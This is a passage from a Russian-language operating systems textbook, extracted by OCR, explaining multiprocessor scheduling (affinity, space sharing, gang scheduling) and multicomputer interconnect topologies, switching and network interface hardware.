Играет роль и то, с какими потоками мы имеем дело: с потоками в пространстве ядра или с потоками в пользовательском пространстве. Если потоки образуются с помощью библиотеки, находящейся в пользовательском пространстве, и ядро о них ничего не знает, то планирование осуществляется, как и всегда, на основе процессов. Если ядро даже ничего не знает о существовании потоков, то вряд ли оно сможет заниматься их планированием.

А вот с потоками в пространстве ядра все обстоит по-другому. Здесь ядро знает обо всех потоках и может выбирать из тех потоков, которые принадлежат процессу. В этих

системах ядро стремится выбрать для выполнения поток, а процесс, которому он принадлежит, играет в алгоритме выбора потока лишь незначительную роль (или вообще не играет никакой роли). Далее речь пойдет о планировании потоков, но, разумеется, в системах с однопоточными процессами или потоками, реализованными в пользовательском пространстве, объектом планирования являются процессы.

Что именно подвергать планированию — процессы или потоки, не является единственным вопросом, касающимся планирования. В однопроцессорной системе планирование ведется в одном измерении. Здесь нужно многократно отвечать лишь на один вопрос: какой поток должен быть запущен следующим? В мультипроцессорных системах планирование ведется в двух измерениях. Планировщик должен решить, какой поток запускать и на каком центральном процессоре следует это сделать. Это дополнительное измерение существенно усложняет планирование на мультипроцессорах.

Другим усложняющим фактором является то, что в некоторых системах все потоки не связаны друг с другом в силу принадлежности к разным процессам и не могут ничего сделать друг с другом. В других системах они сведены в группы, где все они принадлежат одному и тому же приложению и работают вместе. Примером первого варианта служит серверная система, в которой независимые друг от друга пользователи запускают независимые процессы. Потоки, относящиеся к разным процессам, не связаны друг с другом, и работа каждого из них может планироваться без оглядки на все остальные.

Второй вариант регулярно проявляется в средах разработки программ. Большие системы часто состоят из некоторого количества заголовочных файлов, содержащих макросы, определения типов и объявления переменных, которые используются существующими файлами кода. При изменении заголовочного файла должны быть перекомпилированы все файлы кода, включающие данный заголовочный файл. Для управления процессом разработки часто используется программа make. Будучи вызванной, программа make приступает к компиляции только тех файлов кода, которые должны быть перекомпилированы из-за изменений, происшедших в заголовочных файлах или файлах кода. Объектные файлы, сохраняющие свою актуальность, заново не создаются.

Первоначальная версия программы make выполняла свою задачу последовательно, но ее современные версии разработаны так, чтобы мультипроцессорные системы могли запускать все компиляции одновременно. Если требуется провести десять компиляций, то нет никакого смысла в планировании немедленного запуска девяти из них и откладывании в долгий ящик последней компиляции, поскольку пользователь не будет считать работу завершенной до тех пор, пока не будет завершена последняя компиляция. В таком случае имеет смысл рассматривать потоки, осуществляющие компиляцию как группу, и принимать это во внимание при планировании их работы.

Кроме того, иногда полезно планировать работу потоков, осуществляющих интенсивный обмен данными, скажем, в режиме «производитель — потребитель», не только в одно и то же время, но и близко друг к другу в пространстве. Например, они могут получить преимущество от совместного использования кэшей. Подобно этому, в NUMA-архитектурах может быть полезно дать им возможность доступа к той памяти, которая будет находиться поблизости.

Разделение времени

Сначала давайте обратимся к случаю планирования независимых потоков, а потом рассмотрим, как нужно планировать зависимые друг от друга потоки. Простейший

алгоритм планирования для работы с независимыми потоками заключается в поддержке для готовых к работе потоков единой структуры данных для всей системы, возможно, в виде простого списка, но, скорее всего, в виде набора списков для потоков с разными приоритетами (рис. 8.12, *а*). Здесь показаны 16 центральных процессоров, которые в данный момент заняты работой, и набор из готовых к работе 14 потоков, имеющих разные приоритеты. Первым процессором, завершившим свою работу (или столкнувшимся с блокировкой своего потока), станет центральный процессор 4, который заблокирует очереди планируемых потоков и выберет поток *A*, имеющий наивысший приоритет (рис. 8.12, *б*). Затем освободится центральный процессор 12, который выберет поток *B* (рис. 8.12, *в*). Пока потоки совершенно не связаны друг с другом, такого рода планирование будет вполне разумным и легко реализуемым выбором.




Рис. 8.12. Использование единой структуры данных для планирования работы мультипроцессора

Наличие единой структуры данных, используемой всеми центральными процессорами, позволяет этим процессорам работать в режиме разделения времени, во многом напоминающем такой режим на однопроцессорной системе. За счет этого также обеспечивается автоматическая сбалансированность нагрузки благодаря исключению случаев, когда один центральный процессор простаивает, в то время как другие перегружены. У этого подхода имеется два недостатка: потенциальная конкуренция за доступ к структуре данных, используемой при планировании по мере роста количества центральных процессоров, и обычные издержки при переключении контекста, когда поток блокируется в ожидании завершения операций ввода-вывода.

Переключение контекста может происходить также по истечении кванта времени потоков. На мультипроцессорах это явление имеет ряд свойств, отсутствующих у однопроцессорной системы. Предположим, что поток удерживает спин-блокировку на момент истечения кванта времени. Другие центральные процессоры, ожидающие освобождения спин-блокировки, напрасно теряют время на циклические ожидания,

пока работа нашего потока не возобновится и он не освободит блокировку. На однопроцессорных системах спин-блокировки используются довольно редко, так что если процесс приостанавливается, удерживая при этом мьютекс, и запускается другой поток, пытающийся заполучить мьютекс, он будет немедленно заблокирован, поэтому впустую тратится совсем немного времени.

Чтобы обойти эту аномальную ситуацию, на некоторых системах используется **разумное планирование** (smart scheduling), при котором поток, получивший спин-блокировку, устанавливает флажок, видимый всему процессу, чтобы показать, что он в данный момент владеет спин-блокировкой (Zahorjan et al., 1991). Когда он освобождает блокировку, флажок снимается. Тогда планировщик не останавливает поток, удерживающий спин-блокировку, а дает ему еще немного времени на завершение выполнения кода в критической области и освобождение блокировки.

Еще один вопрос, играющий роль при планировании, связан с тем фактом, что пока все центральные процессоры находятся в равноправном положении, у некоторых центральных процессоров все же имеются некие привилегии. В частности, когда поток *A* отработал длительное время на центральном процессоре *k*, то кэш-память этого процессора будет заполнена блоками, необходимыми потоку *A*. Если *A* вскоре опять получит возможность выполнения, то эффективнее всего он будет работать на центральном процессоре *k*, поскольку в его кэше все еще могут находиться нужные потоку *A* блоки. Наличие заранее загруженных блоков повысит число реализаций запросов за счет кэша, а следовательно, и скорость работы потока. Кроме того, в TLB также могут содержаться нужные страницы, что сокращает количество отказов TLB.

На некоторых мультипроцессорах все это берется в расчет и используется так называемое **родственное планирование** (affinity scheduling) (Vaswani and Zahorjan, 1991). Основной замысел состоит в стремлении выполнять поток на том же самом центральном процессоре, на котором он запускался в последний раз.

Один из способов поддержания такой родственной связи заключается в использовании **двухуровневого алгоритма планирования** (two-level scheduling algorithm). При создании поток назначается конкретному центральному процессору, к примеру тому, у которого в данный момент наименьшая нагрузка. Это назначение потока центральному процессору является верхним уровнем алгоритма. В результате такой политики каждый центральный процессор располагает своим собственным набором потоков. А непосредственное планирование потоков представляет собой нижний уровень алгоритма. Он исполняется каждым центральным процессором по отдельности с использованием приоритетов или каких-нибудь других средств выбора. Родственность максимально поддерживается за счет стремления выполнять поток в течение всего цикла его существования на одном и том же центральном процессоре. Но если у центрального процессора отсутствуют потоки для запуска, он не простаивает, а забирает поток у другого процессора.

У двухуровневого планирования есть три преимущества. Во-первых, оно распределяет нагрузку среди имеющихся центральных процессоров примерно поровну. Во-вторых, по возможности используется родственность содержимого кэша запускаемому потоку. В-третьих, предоставление каждому центральному процессору своего собственного списка готовых потоков сводит к минимуму конкуренцию за использование списков готовности, поскольку попытки воспользоваться списком, принадлежащим другому центральному процессору, предпринимаются довольно редко.

Совместное использование пространства

Еще один общий подход к планированию работы мультипроцессора может использоваться в том случае, когда потоки каким-то образом связаны друг с другом. Ранее уже приводился пример параллельной работы программы make. Также часто бывает, что у одного процесса есть несколько совместно работающих потоков. Например, если потоки процесса часто обмениваются данными, то полезнее будет их выполнять одновременно. Планирование одновременной работы нескольких потоков на нескольких центральных процессорах называется **совместным использованием пространства** (space sharing).

Простейший алгоритм совместного использования пространства работает следующим образом. Предположим, что одновременно создается целая группа взаимосвязанных потоков. На момент ее создания планировщик проверяет, имеется ли в его распоряжении достаточное для всех этих потоков количество свободных центральных процессоров. Если он располагает таким количеством, то каждому потоку назначается свой выделенный (то есть не загруженный несколькими задачами) центральный процессор и все потоки запускаются на выполнение. Если центральных процессоров не хватает, то ни один из потоков не запускается до тех пор, пока не наберется их достаточное количество. Каждый поток держится за свой центральный процессор до тех пор, пока не завершит свою работу, и тогда центральный процессор возвращается в пул доступных процессоров. Если поток блокируется в ожидании завершения операции ввода-вывода, он продолжает удерживать центральный процессор, который простаивает до тех пор, пока поток не возобновит свою работу. С появлением нового пакета потоков применяется тот же самый алгоритм.

В любой момент времени набор центральных процессоров статически разбивается на определенное количество секций, каждая из которых выполняет потоки одного процесса. К примеру, на рис. 8.13 показаны секции, состоящие из 4, 6, 8 и 12 центральных процессоров. Со временем количество и размеры секций будут изменяться по мере создания новых и завершения и прекращения работы старых потоков.

Рис. 8.13. Набор из 32 центральных процессоров, разбитый на четыре секции с двумя свободными процессорами

Периодически нужно принимать решения по планированию. На однопроцессорных системах для пакетного планирования широко известен алгоритм, при котором первым выполняется самое короткое задание. Аналогичный алгоритм для мультипроцессорной системы заключается в выборе процесса, нуждающегося в наименьшем количестве тактов

центрального процессора, то есть потока, у которого среди других кандидатов наименьшее произведение количества центральных процессоров на время выполнения. Но на практике эта информация доступна довольно редко, поэтому осуществление алгоритма затруднено. Фактически исследования показали, что на практике алгоритм, при котором первым обслуживается первый же готовый поток, превзойти трудно (Krueger et al., 1994).

В нашей модели разбиения на секции поток просто запрашивает некоторое количество центральных процессоров и либо получает их все, либо вынужден ждать, пока они не освободятся. Другой подход в работе с потоками заключается в активном управлении степенью параллельности. Один из способов управления параллельностью предусматривает использование центрального сервера, следящего за тем, какие потоки выполняются и требуют выполнения и каковы их минимальные и максимальные потребности в центральных процессорах (Tucker and Gupta, 1989). Периодически каждое приложение опрашивает центральный сервер, чтобы узнать, сколько центральных процессоров оно может использовать. Затем оно подгоняет количество потоков под количество доступных центральных процессоров. Например, веб-сервер может иметь 5, 10, 20 или любое другое количество параллельно запущенных потоков. Если у него в какой-то момент времени имеется 10 потоков и возникает потребность в центральных процессорах и ему предписывается сократить количество потоков до пяти, то когда следующие пять потоков завершат свою текущую работу, они, вместо того чтобы получить новую работу, получают команду на выход. Эта схема позволяет очень динамично менять размеры секций, чтобы они лучше соответствовали текущей нагрузке, чем при использовании фиксированной системы, показанной на рис. 8.13.

Бригадное планирование

Явным преимуществом совместного использования пространства является исключение многозадачности, которое, в свою очередь, исключает издержки на контекстные переключения. Но таким же явным недостатком является пустая трата времени, когда центральный процессор заблокирован и вообще ничем не занят, пока снова не возникнут условия готовности к работе. Поэтому велся поиск алгоритма, который пытался вести планирование как во времени, так и в пространстве, особенно для процессов, создающих несколько потоков, которым обычно требовался взаимный обмен данными.

Чтобы разобраться с проблемой, которая может появиться, когда потоки процесса планируются независимо друг от друга, рассмотрим систему с потоками A_0 и A_1, принадлежащими процессу A, и потоками B_0 и B_1, принадлежащими процессу B. Потоки A_0 и B_0 выполняются в режиме разделения времени на центральном процессоре 0; потоки A_1 и B_1 выполняются в режиме разделения времени на центральном процессоре 1. Потоки A_0 и A_1 нуждаются в частом обмене данными. Схема обмена данными состоит в том, что A_0 посылает A_1 сообщение, затем A_1 посылает обратно A_0 ответ, после чего происходит еще одна такая же последовательность обмена данными, часто встречающаяся в ситуациях «клиент — сервер». Предположим, что все так удачно сложилось и сначала были запущены потоки A_0 и B_1, как показано на рис. 8.14.

На кванте времени 0 A_0 посылает A_1 запрос, но A_1 не получает его, пока не будет запущен в кванте времени 1 на отметке 100 мс. Он тут же посылает ответ, но A_0 не получает его, пока он снова не будет запущен на отметке времени 200 мс. В итоге получается одна последовательность «запрос — ответ» каждые 200 мс, а это не самый лучший результат с точки зрения производительности.




Рис. 8.14. Обмен данными между двумя запущенными не в фазе потоками, принадлежащими процессу *A*

Решение этой проблемы заключается в **бригадном планировании**, являющемся развитием идеи **совместного планирования** (Ousterhout, 1982). Бригадное планирование состоит из трех частей:

1. Группа взаимосвязанных потоков планируется совместно.
2. Все члены бригады запускаются одновременно на разных центральных процессорах, работающих в режиме разделения времени.
3. У всех членов бригады кванты времени начинаются и заканчиваются одновременно.

Работоспособность бригадного планирования обеспечивается тем, что работа всех центральных процессоров планируется синхронно. Это означает, что время делится на дискретные кванты, как на рис. 8.14. К началу каждого нового кванта времени работа всех центральных процессоров подвергается перепланировке и на каждом из них запускается новый поток. К началу следующего кванта времени происходит следующее событие планирования. В промежутках планирование не осуществляется. Если поток блокируется, его центральный процессор простаивает до тех пор, пока не закончится квант времени.

Пример работы бригадного планирования показан на рис. 8.15. На нем изображен мультипроцессор с шестью центральными процессорами, используемый пятью процессами,

Центральный процессор

Временной интервал	0	1	2	3	4	5
0	A_0	A_1	A_2	A_3	A_4	A_5
1	B_0	B_1	B_2	C_0	C_1	C_2
2	D_0	D_1	D_2	D_3	D_4	E_0
3	E_1	E_2	E_3	E_4	E_5	E_6
4	A_0	A_1	A_2	A_3	A_4	A_5
5	B_0	B_1	B_2	C_0	C_1	C_2
6	D_0	D_1	D_2	D_3	D_4	E_0
7	E_1	E_2	E_3	E_4	E_5	E_6

Рис. 8.15. Бригадное планирование

от *A* до *E*, с общим количеством готовых к работе потоков, равным 24. В течение кванта времени 0 спланированы и запущены потоки от A_0 до A_6. В течение кванта времени 1 спланированы и запущены потоки B_0, B_1, B_2, C_0, C_1 и C_2. В течение кванта времени 2 запущены пять потоков, принадлежащих процессу *D*, и поток E_0. Оставшиеся шесть потоков, принадлежащих процессу *E*, запускаются в течение кванта времени 3. Затем цикл повторяется, и квант времени 4 ничем не отличается от кванта времени 0 и т. д.

Замысел бригадного планирования заключается в совместной работе всех потоков одного процесса, в одно и то же время, на различных центральных процессорах, при которой сообщение, посланное одним из потоков другому, сразу же доходит до адресата и тот может практически сразу же на него ответить. На рис. 8.15 все потоки процесса *A* запускаются вместе в течение одного кванта времени, и за этот квант они могут послать и получить в ответ огромное количество сообщений, исключая тем самым возможность возникновения проблемы, показанной на рис. 8.14.

8.2. Мультикомпьютеры

Популярность и привлекательность мультипроцессоров связана с тем, что они предлагают простую модель обмена данными, при которой все центральные процессоры совместно используют общую память. Процессы могут записывать в память сообщения, которые затем могут читаться другими процессами. Синхронизация может быть реализована за счет применения мьютексов, семафоров, мониторов и других устоявшихся технологий. Единственная загвоздка заключается в сложности построения больших мультипроцессорных систем и, как следствие, их дороговизне. А очень большие невозможно создать ни за какую цену. Поэтому при необходимости масштабирования на большое количество центральных процессоров нужно что-то еще.

Чтобы обойти эту проблему, была проведена масса исследований в области мультикомпьютеров, представляющих собой тесно связанные друг с другом центральные процессоры, не имеющие совместно используемой памяти. У каждого из них, как показано на рис. 8.1, *б*, есть собственная оперативная память. Эти системы также известны под массой разных других имен, включая **кластерные компьютеры** (cluster computers) и **COWS** (Clusters of Workstations — кластеры рабочих станций). Службы облачных вычислений, поскольку они вынуждены быть большими, всегда строятся на мультикомпьютерах.

Мультикомпьютер создать нетрудно, потому что основным его компонентом выступает упрощенный персональный компьютер без клавиатуры, мыши или монитора, но с высокоскоростной сетевой картой. Разумеется, секрет достижения высокой производительности состоит в разработке удачной схемы соединений и интерфейсной карты. Эта проблема полностью аналогична проблеме создания общей памяти в мультипроцессоре (см., например, рис. 8.1, *б*). Но цель состоит в отправке сообщений за время, измеряемое микросекундами, а не в доступе к памяти за наносекунды, поэтому достичь ее проще, дешевле и легче. В следующих разделах сначала будет дан краткий обзор аппаратного обеспечения мультикомпьютеров, особенно той его части, которая относится к схеме соединений. Затем мы перейдем к программному обеспечению — сначала рассмотрим низкоуровневые, а потом и высокоуровневые коммуникационные программы. Также будут рассмотрены способы реализации общей памяти на тех системах, где она отсутствует. И наконец, будут рассмотрены вопросы планирования и балансирования нагрузки.

8.3.1. Аппаратное обеспечение мультикомпьютеров

Базовый узел мультикомпьютера состоит из центрального процессора, памяти, сетевого интерфейса, иногда в нем есть также жесткий диск. Узел может быть собран в стандартном корпусе персонального компьютера, и в нем практически всегда отсутствуют монитор, клавиатура и мышь. Иногда такая конфигурация называется **безголовой рабочей станцией** (headless workstation), потому что перед ней нет головы пользователя. По логике, рабочая станция с человеком в качестве пользователя должна называться рабочей станцией с головой, но почему-то она так не называется. В некоторых случаях вместо одного центрального процессора этот персональный компьютер может содержать двух- или четырехпроцессорную плату, на которой могут быть установлены двух-, четырех- или восьмиядерные процессоры, но для простоты изложения материала мы будем считать, что у каждого узла имеется один центральный процессор. Довольно часто мультикомпьютер составляется из сотен или даже тысяч связанных друг с другом узлов. Далее будет дан краткий обзор организации аппаратного обеспечения таких систем.

Технология соединений

У каждого узла имеется карта сетевого интерфейса, от которой отходит один или два электрических (или оптоволоконных) кабеля. Эти кабели подключены либо к другим узлам, либо к коммутаторам. В небольших системах может быть один коммутатор, к которому по топологии «звезда» (рис. 8.16, *а*) подключены все узлы. Эта топология используется в современных коммутируемых сетях Ethernet.

В качестве альтернативы схеме с одним коммутатором узлы могут выстраиваться в кольцо, при этом из сетевой интерфейсной карты будут выходить два кабеля, один — к левому, а другой — к правому узлу (рис. 8.16, *б*). Как видно из рисунка, при такой топологии коммутаторы не нужны.

Многие коммерческие системы используют двумерную схему **решетки** (grid) или **ячеистой сети** (mesh (рис. 8.16, *в*). Она обладает высокой степенью упорядоченности и легко наращивается до больших размеров. Одной из ее характеристик является **диаметр** — самый длинный путь между любыми двумя узлами, который растет пропорционально значению квадратного корня от количества узлов. Вариантом решетки является **двойной тор** (рис. 8.16, *г*), где решетка имеет соединенные грани. Эта топология не только более отказоустойчива, но и имеет меньший диаметр, потому что противоположные узлы теперь всего в двух шагах друг от друга.

Топология **куб** (рис. 8.16, *д*) имеет правильную трехмерную структуру. На рисунке показан куб $2 \times 2 \times 2$, но в более общем виде он может быть представлен как куб $k \times k \times k$. На рис. 8.16, *е* показан четырехмерный куб, построенный из двух трехмерных кубов с соединенными соответствующими узлами.

За счет дублирования структуры (рис. 8.16, *е*) и соединения соответствующих узлов, чтобы получить форму блока из четырех кубов, можно создать пятимерный куб. Для перехода в шестимерную форму можно повторить блок из четырех кубов и соединить друг с другом соответствующие узлы и т. д. Сформированный таким образом n-мерный куб называется **гиперкубом**. Эта топология используется на многих параллельных компьютерах, поскольку рост диаметра имеет линейную зависимость от роста размерности. Иными словами, диаметр вычисляется как логарифм по основанию 2 от числа узлов.




Рис. 8.16. Различные топологии связи: *а* — с одним коммутатором; *б* — кольцо; *в* — решетка; *г* — двойной тор; *д* — куб; *е* — четырехмерный куб

К примеру, 10-мерный гиперкуб имеет 1024 узла, однако диаметр у него равен лишь 10, что придает ему великолепные характеристики с низкими задержками. Обратите внимание на то, что в отличие от него 1024 узла, выстроенные в решетку 32 × 32, имеют диаметр, равный 62, что более чем в шесть раз хуже аналогичного показателя гиперкуба. Цена, которую приходится платить за небольшой диаметр, выражается в большом числе ответвлений и, следовательно, большом количестве связей (и их стоимости), которых у гиперкуба значительно больше.

В мультикомпьютерах используются две разновидности схем коммутации. В первой из них каждое сообщение разбивается (средствами пользовательской программы или сетевого интерфейса) на части некой максимальной длины, которые называются **пакетами**. Коммутационная схема, называемая **коммутацией пакетов с промежуточным хранением** (store-and-forward packet switching), состоит из пакета, доставляемого на первый коммутатор интерфейсной сетевой платой узла-источника (рис. 8.17, *а*). Данные поступают побитно, и когда во входной буфер прибудет весь пакет, он копируется на линию, ведущую к следующему коммутатору на маршруте доставки (рис. 8.17, *б*). Когда пакет (рис. 8.17, *в*) прибывает на коммутатор, подключенный к узлу-получателю, он копируется на карту сетевого интерфейса этого узла и в конечном счете попадает в его оперативную память.

При всей гибкости и эффективности схемы коммутации пакетов с промежуточным хранением у нее есть проблема нарастающего времени ожидания (задержки) при передаче пакетов по схеме соединений. Предположим, что время перемещения пакета по одному транзитному участку, показанному на рис. 8.17, составляет T наносекунд. Поскольку на пути от центрального процессора 1 до центрального процессора 2 пакет




Рис. 8.17. Коммутация пакетов с промежуточным хранением

должен быть скопирован четыре раза (на коммутаторы *A*, *C*, *D* и, наконец, на получающий его центральный процессор), и копирование не может осуществляться, пока не будет завершено предыдущее копирование, задержка схемы соединений составит 4*T*. Один из выходов из такого положения состоит в создании сети, в которой пакет может быть логически разделен на небольшие части. Как только первая часть поступит на коммутатор, она может быть послана дальше еще до того, как на этот коммутатор прибудет окончание пакета. По-видимому, такую часть можно уменьшить до одного бита.

Другой режим коммутации называется **коммутацией каналов** (circuit switching) и заключается в предварительной установке маршрута через все коммутаторы к коммутатору назначения. Как только маршрут будет установлен, биты без задержки с максимально возможной скоростью проследуют по всему маршруту от источника к получателю. Никакой буферизации на промежуточных коммутаторах не осуществляется. Для коммутации каналов требуется установочный этап, на который уходит определенное время, но когда этот этап завершится, передача данных ведется быстрее. После того как пакет будет отправлен, маршрут может быть снова закрыт. При использовании разновидности коммутации каналов, называемой **маршрутизацией способом коммутации каналов** (wormhole routing), каждый пакет разбивается на подпакеты, что позволяет первому подпакету приступить к перемещению даже до того, как будет выстроен весь маршрут.

Сетевые интерфейсы

Все узлы в мультикомпьютере имеют съемную плату, на которой находятся средства подключения узла к схеме соединений, которая и формирует мультикомпьютер. Конструкция этих плат и способ их подключения к основному центральному процессору и оперативной памяти имеют существенное значение для операционной системы. В этом разделе будет дан краткий обзор некоторых связанных с этим вопросов, который частично основан на работе Bhoedjang (2000).

Фактически на всех мультикомпьютерах интерфейсная плата содержит объемную оперативную память для хранения исходящих и входящих пакетов. Как правило, перед передачей на первый коммутатор исходящий пакет должен быть скопирован в оперативную память интерфейсной платы. Такая конструкция продиктована тем, что

многие схемы соединений являются синхронизированными, поэтому как только начнется передача пакета, поток битов должен идти с постоянной скоростью. Если пакет находится в основной оперативной памяти, непрерывный исходящий поток данных в сеть не может быть гарантирован из-за того, что шина занята обеспечением обмена и другими данными. Использование выделенной оперативной памяти на интерфейсной плате устраняет проблему. Эта конструкция показана на рис. 8.18.

Такая же проблема существует и для входящих пакетов. Биты поступают из сети с постоянной и зачастую очень высокой скоростью. Если плата сетевого интерфейса не может сохранить их в реальном масштабе времени по мере поступления, данные будут потеряны. Здесь попытка передачи данных по системной шине (например, по шине PCI) в оперативную память также слишком рискованна. Поскольку сетевая плата обычно вставляется в слот шины PCI, то это единственное имеющееся у нее подключение к основной оперативной памяти, поэтому неминуемо соревнование за захват этой шины между платой и всеми другими устройствами ввода-вывода. Входящие пакеты интерфейсной плате безопаснее хранить в собственной оперативной памяти, а чуть позже копировать их в основную оперативную память.




Рис. 8.18. Расположение платы сетевого интерфейса в мультикомпьютере

Интерфейсные платы могут иметь в своем составе один и более DMA-каналов или полноценный центральный процессор (или, может быть, даже несколько центральных процессоров). DMA-каналы могут копировать пакеты между интерфейсной платой и основной оперативной памятью на высокой скорости за счет запроса передачи блока по системной шине и передачи нескольких слов без необходимости запрашивать шину отдельно для каждого слова. Но это именно тот тип блочной передачи, который связывает системную шину на несколько циклов, что в первую очередь делает необходимым наличие на интерфейсной плате оперативной памяти.

Многие интерфейсные платы имеют полноценные центральные процессоры, возможно, вдобавок к одному или нескольким DMA-каналам. Они называются **сетевыми процессорами** (network processors) и становятся все более и более мощными (El Ferkouss et al., 2011). Такая конструкция означает, что основной центральный процессор может переложить часть работы на сетевую плату: например, обеспечение надежной передачи

данных (если базовое оборудование может терять пакеты), многоканальную рассылку (отправление пакета более чем одному получателю), сжатие-распаковку, кодирование-декодирование и осуществление защиты данных в системе с несколькими процессами. Но наличие двух центральных процессоров подразумевает синхронизацию их работы во избежание возникновения состязательных условий, что влечет за собой дополнительные издержки и увеличение объема работы для операционной системы.

Копирование данных через уровни проходит безопасно, но не всегда эффективно. Например, браузер, запрашивающий данные с удаленного веб-сервера, создаст запрос в браузерном адресном пространстве. Затем этот запрос будет скопирован в ядро, чтобы появилась возможность его обработки в соответствии с протоколами TCP и IP. После этого данные будут скопированы в память сетевого интерфейса. В то же время будет происходить обратный процесс: данные будут скопированы из сетевой карты в буфер ядра, а из него — в веб-сервер. Копий, к сожалению, получается довольно много. Каждая копия влечет за собой издержки, связанные не только с самим копированием, но и с загрузкой кэша, TLB и т. д. Как следствие, задержка в таких сетевых соединениях получается довольно большой.

В следующем разделе будет рассмотрена технология максимально возможного сокращения издержек, связанных с копированием, засорением кэша и переключением контекста.

